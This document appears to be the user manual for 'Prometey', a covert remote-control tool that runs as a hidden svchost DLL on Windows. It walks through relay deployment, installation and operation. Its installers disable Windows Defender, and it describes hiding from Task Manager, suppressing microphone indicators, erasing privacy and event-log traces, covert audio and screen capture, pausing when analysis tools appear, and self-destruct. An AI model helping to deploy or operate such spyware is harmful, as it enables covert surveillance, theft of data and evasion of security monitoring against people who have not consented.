PROMETEY

Remote Hidden Administration System

User Manual

Version 1.0.95

Table of Contents

1. System Overview **3**
2. VPS Deployment **3-4**
3. Object Installation **5**
4. Object Behavior **6**
5. Stream Settings **7**
6. Client Interface **8-15**
7. Multiple Cabinets **16**
8. Updating **17**
9. Troubleshooting **17-18**


1. System Overview

Prometey is a remote desktop administration system designed for secure monitoring and control of Windows machines through a web browser.

Architecture:
The system consists of three components:
• **Object** — a Windows DLL (pnpext.dll) loaded by the standard svchost.exe service host. Runs silently as a Windows service. Captures screen, audio, manages files and processes.
• **VPS Relay** — a Python WebSocket server (server.py) that relays data between the object and the operator's browser. Protected by nginx with TLS encryption.
• **Web Client** — an HTML5 application served via HTTPS. No installation needed — works in any modern browser (Chrome, Edge, Firefox).

Connection flow:
Object → TLS WebSocket (port 443) → nginx → relay (server.py) → nginx → TLS → Browser

Key features:
• Real-time video streaming (H.264 via WebRTC or JPEG via WebSocket)
• File manager with drag-and-drop upload, multi-file download
• Remote CMD terminal
• Process manager with CPU% monitoring and kill/launch
• Windows services control
• Audio recording with noise suppression, normalization, hum filter
• Automatic screenshot capture with app filtering
• Windows Registry editor
• Event Log viewer with auto-cleanup
• Threat detection (monitors Task Manager, Wireshark, debuggers)
• Multi-language interface (EN/RU/AZ)
• Multiple isolated cabinets on one VPS (up to 100)



2. VPS Deployment

Requirements: Ubuntu 20.04+ or Debian 11+ VPS with root access, 1+ GB RAM.

Step 1. Upload deployment files to VPS:
scp deploy-vps.sh server.py index.html nginx.conf nginx-remote-desktop.conf root@VPS_IP:/tmp/rdp-deploy/

Optionally include pnpext.dll and pnpext.sys for remote installation.

Step 2. SSH into VPS and run the deploy script:
cd /tmp/rdp-deploy && sudo bash deploy-vps.sh

The script automatically:
• Installs nginx, Python 3, coturn, required pip packages
• Creates Python virtual environment in /opt/remotedesk/
• Deploys server.py (relay) and index.html (web client)
• Generates a self-signed TLS certificate (10-year validity)
• Configures nginx as reverse proxy for WebSocket
• Creates systemd service rdp-relay with auto-restart
• Configures coturn STUN/TURN server for WebRTC
• Opens firewall ports: 80 (HTTP), 443 (HTTPS), 3478 (TURN)

Step 3. Note the output values — you will need them for object configuration:
• Web client URL, STUN/TURN server addresses, TURN password

After deployment:
• Web client: **https://VPS_IP/**
• Object connects via: **wss://VPS_IP:443/host**
• All traffic encrypted with TLS

```
root@vps — SSH

root@ubuntu-vps:~# cd /tmp/rdp-deploy && sudo bash deploy-vps.sh

  Remote Desktop VPS Setup
  Server IP: XXX.XXX.XXX.XXX
==========================================
[1/10] Installing packages...
  done
[2/10] Python environment...
  venv created
[3/10] Deploying relay server...
  done
[4/10] Deploying web client + host files...
  index.html deployed
  pnpext.dll -> /var/www/remote-desktop/files/
  done
[5/10] SSL certificate...
  generated (10 years)
[6/10] Configuring nginx...
  nginx: configuration file syntax is ok
  done
[7/10] Creating relay service...
  done
[8/10] Configuring coturn...
  done
[9/10] UDP buffer tuning...
  done
[10/10] Firewall...
  ports opened

==========================================
  Deploy complete!
==========================================

  Web:   https://XXX.XXX.XXX.XXX/
  Host:  wss://XXX.XXX.XXX.XXX:443/host   (TLS via nginx)
  TURN:  turn:rdp:yKb2Ckfg3pW0wpdW@XXX.XXX.XXX.XXX:3478
  STUN:  stun:XXX.XXX.XXX.XXX:3478
```

```
root@vps — Services

root@ubuntu-vps:~# systemctl status rdp-relay nginx coturn --no-pager

● rdp-relay.service - Remote Desktop WebSocket Relay
   Active: active (running) since Fri 2026-04-10 11:20:18 UTC

● nginx.service - A high performance web server
   Active: active (running) since Fri 2026-04-10 11:20:15 UTC

● coturn.service - coTURN STUN/TURN Server
   Active: active (running) since Fri 2026-04-10 11:20:16 UTC
```

3. Object Installation (Windows)

The object runs as a standard Windows service using the **svchost.exe ServiceDll** pattern. This is the same mechanism used by Windows' own services (Dnscache, BITS, EventLog). No custom executable — just a DLL loaded by the standard svchost.exe.

Installation files (dist/usb/):
• pnpext.dll — the main DLL
• pnpext.sys — encrypted configuration file (AES-256-CBC)
• install.bat / install.ps1 — installer scripts
• uninstall.bat / uninstall.ps1 — uninstaller

Before installation:
1. Edit host_config.json.template with your VPS IP, token, password, STUN/TURN
2. Run: python _gen_pnpext_sys.py to generate encrypted pnpext.sys

Installation:
1. Copy dist/usb/ folder to the target machine
2. Right-click install.bat → Run as Administrator
3. The installer copies files, registers svchost group PnpExtGroup, creates service WPnpSvc

Verification:
• sc.exe qc WPnpSvc → should show svchost.exe -k PnpExtGroup
• sc.exe query WPnpSvc → should show STATE: RUNNING
• netstat -ano | findstr VPS_IP → should show 2 ESTABLISHED connections on port 443

Service auto-starts on every Windows boot. Recovery policy: automatic restart after 10/30/60 seconds on failure.

```
Administrator: Command Prompt

D:\dist\usb> install-cmd.bat

==========================================
 Windows PnP Extensions - Setup
 (svchost.exe ServiceDll)
==========================================

[1/6] Disabling Defender...
[2/6] Removing old...
[3/6] Copying files...
       Files copied
[4/6] Creating service (svchost.exe ServiceDll)...
[5/6] Configuring ServiceDll...
[6/6] Starting service...

[+] Done! Service: WPnpSvc (svchost.exe -k PnpExtGroup)
```

```
Command Prompt

C:\> sc.exe query WPnpSvc | findstr STATE
        STATE              : 4  RUNNING

C:\> netstat -ano | findstr XXX.XXX.XXX.XXX
  TCP  192.168.10.103:54552  XXX.XXX.XXX.XXX:443  ESTABLISHED  12080
  TCP  192.168.10.103:54553  XXX.XXX.XXX.XXX:443  ESTABLISHED  12080
```

```
host_config.json — Example

{
  "server":       "XXX.XXX.XXX.XXX",
  "port":         443,
  "use_tls":      true,
  "token":        "office-alpha",
  "password":     "SecurePass#2025",
  "codec":        "h264",
  "quality":      80,
  "fps":          30,
  "scale":        100,
  "bitrate":      2000,
  "stun_server": "stun:XXX.XXX.XXX.XXX:3478",
  "turn_server": "turn:rdp:PASSWORD@XXX.XXX.XXX.XXX:3478",
  "threat_scan_enabled": true,
  "evtlog_clean_mode":   "once"
}
```

```
Administrator: Command Prompt — Uninstall

D:\dist\usb> uninstall-cmd.bat

==========================================
 Windows PnP Extensions - Uninstall
==========================================

[1/5] Stopping service...
[2/5] Removing service...
[3/5] Removing files...
       Files removed
[4/5] Done

[+] Uninstall complete
```

3b. Object Behavior

1. No tray icon
The program does not create any icon in the system tray. On Windows 11, the microphone indicator is automatically suppressed. On Windows 10, a brief microphone icon may flash during recording — the system cleans it within seconds (registry cleanup + toolbar hide).

2. No traces in Privacy Settings
The program automatically clears:
• Settings → Privacy → Microphone: no 'Host Process for Windows Services', no 'Last accessed'
• Registry HKCU/HKLM ConsentStore\microphone\NonPackaged
• Privacy database files (PrivacyExperience.dat)
• SensorPermissionState (Windows 11)
Cleanup runs before, during (every 10 sec), and after each audio recording.

3. Not visible in Task Manager
The program runs as a DLL inside the standard svchost.exe process. In Task Manager:

• Processes tab: not visible (no separate process)
• Details tab: only svchost.exe among dozens of identical ones — indistinguishable from standard Windows services
The service name WPnpSvc is only visible in services.msc or via: tasklist /svc | findstr WPnpSvc

4. Stream recording
The □ REC button in the topbar records the video stream to a file on the client side (browser). Saved to the chosen folder (Settings → Save paths → Recordings).

5. Files and stream cannot work simultaneously
File downloads/uploads are blocked while streaming. A warning message appears: 'Stop streaming first'. This ensures each function gets 100% of the available bandwidth.

3c. Stream Settings Guide

CODEC (h264 or jpeg)
h264 = hardware-accelerated, 5-10× less traffic (recommended)
jpeg = fallback if no GPU encoder available

QUALITY (1-100, default 80)
For H.264: affects quantization. 80-100 = high quality, 50-79 = balanced, 20-49 = low quality
For JPEG: compression level directly
Decrease if channel is slow or video stutters. Increase for text clarity.

FPS (5-60, default 30)
30 = smooth video. 15-20 = enough for monitoring, saves 50% traffic.
5-10 = minimum for slow connections. 60 = maximum, needs >5 Mbit/s.

SCALE (10-100%, default 100)
100% = full resolution. 50% = 4× fewer pixels = much less traffic.
Most effective way to reduce bandwidth. For 4K screens, use 50%.

BITRATE (H.264 only, kbit/s, default 2000)
500-1000 = economy. 2000-3000 = balanced. 5000+ = high quality.
Increase if video is blurry during motion. Decrease if stuttering.

WebRTC / ICE Servers
STUN: stun:VPS_IP:3478 (required for WebRTC)
TURN: turn:rdp:PASSWORD@VPS_IP:3478 (NAT traversal)
Enable WebRTC = UDP transport (lowest latency)
Force TURN = force relay (if direct UDP blocked)
Without WebRTC, video goes via WebSocket TCP (higher latency, works through any firewall).


Recommended profiles:
• Fast (>5 Mbit/s): h264, q80, 30fps, scale 100%, 3000 kbps
• Medium (1-5 Mbit/s): h264, q60, 20fps, scale 70%, 2000 kbps
• Slow (<1 Mbit/s): h264, q40, 10fps, scale 50%, 800 kbps
• Mobile: jpeg, q30, 5fps, scale 30%

All parameters adjustable in real-time via stream panel sliders (no restart needed).

4. Client Interface

4.1 Login

Open https://VPS_IP/ in Chrome or Edge. Enter the **Token** (room identifier) and **Password** in the fields. Click **Connect**. If the object is online, you'll see the Dashboard immediately. If offline, the client will poll and auto-connect when the object appears. The server address and port are auto-filled from the URL. Check **SSL** if using HTTPS (recommended).




4.2 SSL Warning

When using a self-signed certificate, the browser shows a security warning. Click **Advanced**, then **Proceed to site** (or 'Accept the Risk' in Firefox). This is expected for self-signed certs. To avoid this warning, install a Let's Encrypt certificate on the VPS.


4.3 Connected — Topbar

After successful connection the topbar shows: **green dot** = connected to relay, **Host: ONLINE** = object is active. Version info on the right: Client / VPS / Host versions. The **orange badge** appears if other operators are connected to the same object. Buttons: **CONNECT/DISCONNECT**, □ **STREAM** to start video, □ **REC** to record stream, language selector **EN/RU/AZ**.




4.4 Dashboard

The main overview panel. **Metric cards**: RAM usage (%), CPU load (%), GPU usage (%), running processes count, active services count, stream FPS, system uptime, hostname, OS version, host version. Cards update every 3 seconds. Below: **Activity Log** — real-time event feed (connections, errors, actions). **Quick Actions** — buttons to jump to Screen, Files, Processes, Services, or open Task Manager/Explorer on the object.




4.5 Speed Test

Click □ **Run All Tests** to measure connection quality. Four cards: **Browser** ↔ **Relay** (your link to VPS: ping, download, upload), **Browser** ↔ **Host** (full round-trip through relay: RTT, DL, UL), **Host** ↔ **Relay** (object's link: ping, DL from VPS), **Host** → **Internet** (object's download/upload from Cloudflare). Color coding: **green** = good, **yellow** = acceptable, **orange** = slow, **red** = poor. Last run time shown.




4.6 Screen — Remote Desktop

Click □ **STREAM** in the topbar to start live video. Two transport modes: **H.264 via WebRTC** (UDP, lowest latency, requires STUN/TURN) or **JPEG via WebSocket** (TCP, works through any firewall, higher latency). Configure in Settings → WebRTC ICE Servers. Controls: **quality/FPS/scale/bitrate** sliders in the stream bar, **Fit/Fill** toggle, **fullscreen** button. Click □ **REC** to record the stream locally.




4.7 Files — File Manager

Left panel: **drive tree** with quick links (C:\, D:\, Users, Programs, Desktop). Click to navigate. Right panel: **file list** with Name, Size, Modified, Attributes columns — click column headers to sort. **Actions**: select files/folders with checkboxes → **Download** (multi-file download as individual files), **Upload** (drag-and-drop or button), **New Folder**, **Rename**, **Delete**. Transfer progress shows speed, ETA, and percentage. Maximum transfer speed: ~2 MB/s via TLS.




4.8 Processes

Table columns: **PID, Name, CPU%, Memory, Threads, Actions**. Click any column header to sort (arrow shows direction). CPU% is color-coded: green <5%, yellow <20%, orange <50%, red ≥50%. **Filter**: type in the search box to filter by process name. **Kill**: click Kill button or select multiple with checkboxes → Kill Selected. **Launch**: enter executable path and arguments, choose elevation (Normal / Admin / System), click Launch. First Refresh shows 0% CPU (no baseline), second Refresh shows real values.



4.9 Terminal — Remote CMD

A full remote command prompt. Type any command and press Enter. Output displays in real-time. The working directory persists between commands. Examples: **ipconfig** (network info), **systeminfo** (OS details), **dir C:** (list files), **tasklist** (processes), **netstat -ano** (connections), **whoami** (current user). Use **Clear** button to reset output. Note: interactive commands (like 'pause' or editors) are not supported — use non-interactive alternatives.




4.10 Audio Recording

Three modes: **Record only** (captures to file, sends to VPS), **Live listen** (real-time streaming to your browser), **Both** (simultaneous). Controls: **Gain** slider (50–2000%), **Denoise** (high-pass filter + noise gate), **Normalize** (peak normalization for consistent volume), **Hum filter** (50Hz/60Hz power line notch). **Client-side** section: HP filter and Hum filter applied in the browser during playback (for already recorded files). **Waveform player**: click to seek, scroll to zoom horizontally, Shift+scroll for vertical zoom. Zoom state saved per track. **EQ**: 7-band equalizer with Voice/Bass/Treble presets.


4.11 Screenshots

Configure auto-capture: **Interval** (seconds between captures), **Quality** (JPEG 1–100), **Scale** (10–100%). **Always** checkbox: capture regardless of active app. When off, only captures when the foreground window title matches **Apps** filter (comma-separated keywords). View modes: **Grid** (thumbnails) or **List** (detailed). Click a thumbnail to preview full-size. Select screenshots with checkboxes → **Download** or **Delete**. Files stored encrypted on VPS with per-room quota.




4.12 Event Log

Browse Windows Event Logs: **System, Application, Security, Setup**. Filter by **level** (Error/Warning/Information), **text search**, **date range** (quick buttons: 1h, 24h, 7d). Click an entry to expand details (message, source, event ID). **Auto-clean** toolbar: **Once** (clean at object startup), **Periodic** (every N seconds), **Off**. **Patterns** field: comma-separated keywords to match and remove (e.g., 'pnpext,WPnpSvc'). **Delete Selected** / **Clear All** for manual cleanup.




4.13 Services

Full list of Windows services with **Name, Display Name, Status, Start Type**. Filter by name in the search box. Actions per service: **Start, Stop, Restart**. Status shown as color badges: green = Running, red = Stopped. Useful for managing remote services without RDP access.




4.14 Installed Programs

Lists all installed software from Windows registry (both 64-bit and 32-bit). Columns: **Name, Version, Publisher, Install Date, Size**. Click column headers to sort. Search box filters by name or publisher. **Export** button saves the full list as CSV file for reporting.




4.15 Registry Editor

Browse the Windows Registry remotely. Root keys: **HKLM, HKCU, HKCR, HKU, HKCC**. Left panel: key tree — click to expand. Right panel: values with Name, Type, Data. **Supported types**: REG_SZ (string), REG_DWORD (32-bit number), REG_QWORD (64-bit), REG_BINARY, REG_EXPAND_SZ, REG_MULTI_SZ. Actions: **+ Key** (create subkey), **+ Value** (create value), **Edit** (double-click value), **Delete**.



4.16 Settings — Remote Update

Update the object's DLL remotely without physical access. Enter the **DLL URL** on VPS (e.g., https://VPS_IP/files/pnpext.dll). Click **Update Host**. Progress bar shows 7 steps: Download → Disable Defender → Stop service → Replace DLL → Start service → Enable Defender → Done. The object stays online during download; disconnects only ~5 seconds during replacement. □ **Restart** button: quick service restart without DLL replacement. Current version and build date shown above.




4.17 Settings — VPS Deploy

Upload updated files to VPS directly from the browser. Three file slots: **index.html** (web client → /var/www/remote-desktop/), **server.py** (relay → /opt/remotedesk/), **pnpext.dll** (DLL → /files/ for remote update). Individual **Upload** buttons or green □ **Upload All 3** for one-click deploy. After upload: **Restart server.py** button restarts the relay service; page reloads automatically to pick up new client code.


4.18 Settings — Config Editor

Edit the object's configuration without reinstallation. **Load from host**: reads current pnpext.sys (decrypted JSON). **Save to host**: encrypts and writes back, applies immediately (hot-reload). **Format JSON**: prettifies the text. **Local operations**: □ **New** creates a blank template with all fields, □ **Open .json** loads a local file, □ **Save .json** downloads to your computer. Use local operations to prepare configs for new objects offline.




4.19 Settings — Threat Monitor

Monitors the object for security/analysis tools. Detected applications: Task Manager, Resource Monitor, Process Explorer/Hacker, Wireshark, Fiddler, TCPView, x64dbg, OllyDbg, IDA, WinDbg, Windows Settings. **Scan processes** checkbox: enable/disable scanning (every 5 seconds). **Auto-pause on detection**: when a threat is detected, the object pauses video/audio streaming until the threat clears. Status shown in the Settings panel and as an orange warning banner in the topbar.




4.20 Language Selector

Dropdown in the top-right corner of the topbar. Three languages: **English (EN), Russian (RU), Azerbaijani (AZ)**. Switching is instant — all panel titles, buttons, labels, tooltips, log messages update immediately without page reload. Selection saved in browser localStorage — persists across sessions.



4.21 Settings — Self-Destruct

Emergency cleanup: irreversibly removes all traces from the object. □ **Self-Destruct Host** button (requires confirmation). 8-step process: Stop streaming → Collect file paths → Delete config (pnpext.sys) → Delete logs → Clear Windows Event Logs (Application/System/Setup) → Generate cleanup script → Disconnect → Done. After completion, the object deletes its own DLL and service registration. Cannot be undone.



5. Multiple Cabinets

A single VPS can serve up to **100 isolated rooms** (cabinets). Each cabinet is identified by a unique **token + password** pair.

How it works:
• When an object connects with a new token, the room is created automatically
• Clients (browsers) connect with the same token + password to access that object
• Each room has its own isolated storage: screenshots, audio recordings, files
• Idle rooms (no object for 5 minutes) are garbage-collected automatically

Setting up a new cabinet:
1. Choose a unique descriptive token (e.g., 'office-alpha', 'lab-7')
2. Choose a strong password
3. Create pnpext.sys with these values (via _gen_pnpext_sys.py or the web client Config Editor)
4. Install on the target machine with this pnpext.sys

Important rules:
• Never reuse the same token for different objects — the second object will kick out the first
• Tokens are visible in relay logs — don't put secrets in them
• Rotate passwords if compromised

6. Updating

Method 1 — Via web client (recommended):
Settings → VPS Deploy section → select all 3 files (index.html, server.py, pnpext.dll) → click 'Upload All 3' → confirm Restart. The relay restarts, page reloads automatically.

Method 2 — Via SSH:
scp index.html root@VPS:/var/www/remote-desktop/
scp server.py root@VPS:/opt/remotedesk/
ssh root@VPS 'systemctl restart rdp-relay'

Updating the object DLL remotely:
Settings → Remote Host Update → enter DLL URL (e.g., https://VPS_IP/files/pnpext.dll) → click Update Host. The process: Download → Disable Defender → Stop service → Replace DLL → Start service → Enable Defender → Done. Object stays online during download, disconnects only for ~5 seconds during replacement.

Updating config without reinstall:
Settings → Host Config Editor → Load from host → edit JSON → Save to host. Changes apply immediately (hot-reload).

Quick restart:
Settings → □ Restart Host — restarts the WPnpSvc service. Object reconnects in ~5 seconds.

Version tracking:
All three component versions are displayed in the topbar: Client / VPS / Host. Versions auto-sync during builds via _bump_version.py.

7. Troubleshooting

Object not connecting:
• Verify config: port must be 443, use_tls must be true
• Check VPS: systemctl status rdp-relay (must be running)
• Check firewall on the object machine (Windows Defender, corporate proxy)
• Run netstat -ano | findstr VPS_IP — expect 2+ ESTABLISHED on port 443
• If zero connections: the object can't reach the VPS (DNS, firewall, wrong IP)

Auth failed / 5-minute cooldown:
• Token or password mismatch between object config and what you enter in the browser
• After 3 consecutive auth failures, the object enters a 5-minute cooldown to prevent hammering
• Fix: correct the password in object config (via Host Config Editor or reinstall pnpext.sys)

Stream not starting:
• Click □ STREAM in the topbar after connecting
• If WebRTC is enabled: verify STUN/TURN settings in Settings → ICE Servers
• Check coturn status on VPS: systemctl status coturn
• Try disabling WebRTC checkbox — JPEG fallback works through any firewall

Slow file transfer:
• Normal speed: 1.5–2.5 MB/s through TLS
• When multiple clients are connected, bandwidth is shared (round-robin relay)
• For maximum speed: use one browser at a time

High CPU on object:
• Threat Monitor scans every 5 seconds — disable if not needed

- Event Log cleaner runs periodically — set to 'Once' mode or disable
- During streaming: CPU usage is expected (screen capture + H.264 encoding)

No log files on the object:
- File logging is permanently disabled for security
- For debugging: build the standalone EXE (PrometeyExe.exe) and run from console